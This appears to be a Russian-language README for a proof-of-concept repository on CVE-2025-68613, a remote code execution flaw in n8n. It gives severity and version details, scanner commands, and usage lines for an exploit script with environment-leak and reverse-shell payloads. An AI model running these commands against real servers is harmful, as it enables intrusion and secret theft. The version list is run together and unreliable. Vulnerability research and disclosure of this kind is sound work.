 sahilccras/blackash-cve-2025-68613
CVE-2025-68613

Серьезность: 🔴 Критическая Воздействие: Remote Code Execution Затронутая платформа: n8n (автоматизация рабочих процессов)
CVE-2025-68613 — это критическая уязвимость безопасности в n8n, платформе автоматизации рабочих процессов с открытым исходным кодом. Проблема позволяет аутентифицированному злоумышленнику выполнять произвольный код на сервере за счет злоупотребления тем, как вычисляются выражения рабочих процессов.
💥 Почему это опасно: Вредоносные выражения вычисляются в контексте, который не должным образом изолирован, что позволяет получить доступ к нижележащей среде выполнения.

При эксплуатации злоумышленник может:
Атака выполняется с теми же привилегиями, что и сервис n8n, что увеличивает ее воздействие.
| Метрика | Значение |
|---|---|
| CVSS v3.1 | ~9.9–10.0 |
| Конфиденциальность | Высокая |
| Целостность | Высокая |
| Доступность | Высокая |
➡️ Требуется аутентификация, но административный доступ не нужен.
🚫 Уязвимые:
0.211.0 → 1.120.31.121.0✅ Исправленные:
1.120.41.121.11.122.0 и новее(Не устраняет уязвимость полностью)
| Категория | Информация |
|---|---|
| CVE ID | CVE-2025-68613 |
| Продукт | n8n |
| Класс ошибки | Expression Injection |
| Результат | Remote Code Execution |
| Требуемый доступ | Authenticated user |
| Доступно исправление | Да |
CVE-2025-68613.py — Удаленная проверка версии и подверженности (безопасно)sudo python3 CVE-2025-68613.py -u http://127.0.0.1:5678
[+] Target: http://127.0.0.1:5678
[+] Possible n8n detected at /
[+] Detected version: 1.120.2

--- Result ---
🚨 VULNERABLE
Target version is affected by CVE-2025-68613
┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -u http://targets:5678
Или если вы хотите просканировать список хостов, выполните:
┌──(kali㉿kali)-[~]

└─$ sudo nuclei -t CVE-2025-68613.yaml -l targets.txt
Пример вывода
Примеры использования:
Утечка переменных окружения:
python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload env_leak
Получить информацию о пользователе:
python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload id
Обратный шелл (сначала запустите слушатель: nc -lvnp 4444):
python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload reverse_shell --attacker_ip YOUR_IP --attacker_port 4444
Этот скрипт предназначен только для авторизованного тестирования безопасности на системах, которыми вы владеете или на тестирование которых у вас есть явное разрешение.
🔒 Этот скрипт является эксплойтом Proof-of-Concept (PoC) для CVE-2025-68613 в n8n.
📚 Он предоставляется строго в образовательных целях и только для авторизованного тестирования безопасности.
🛡️ Используйте исключительно на системах, которыми вы владеете, управляете или на тестирование которых имеете явное письменное разрешение.
🚫 Несанкционированное использование против любой системы незаконно и может нарушать законы (например, об компьютерном мошенничестве и злоупотреблениях).
❌ Автор и любые связанные стороны не несут ответственности за неправильное использование, ущерб или правовые последствия.
✅ Используйте ответственно, этично и в полном соответствии со всеми применимыми законами и нормативными актами.
🔐 При проведении тестирования на проникновение убедитесь, что имеется соответствующая авторизация (например, Правила взаимодействия).
🛠️ Специалисты по безопасности могут использовать это для проверки уязвимостей и стимулирования своевременного исправления.
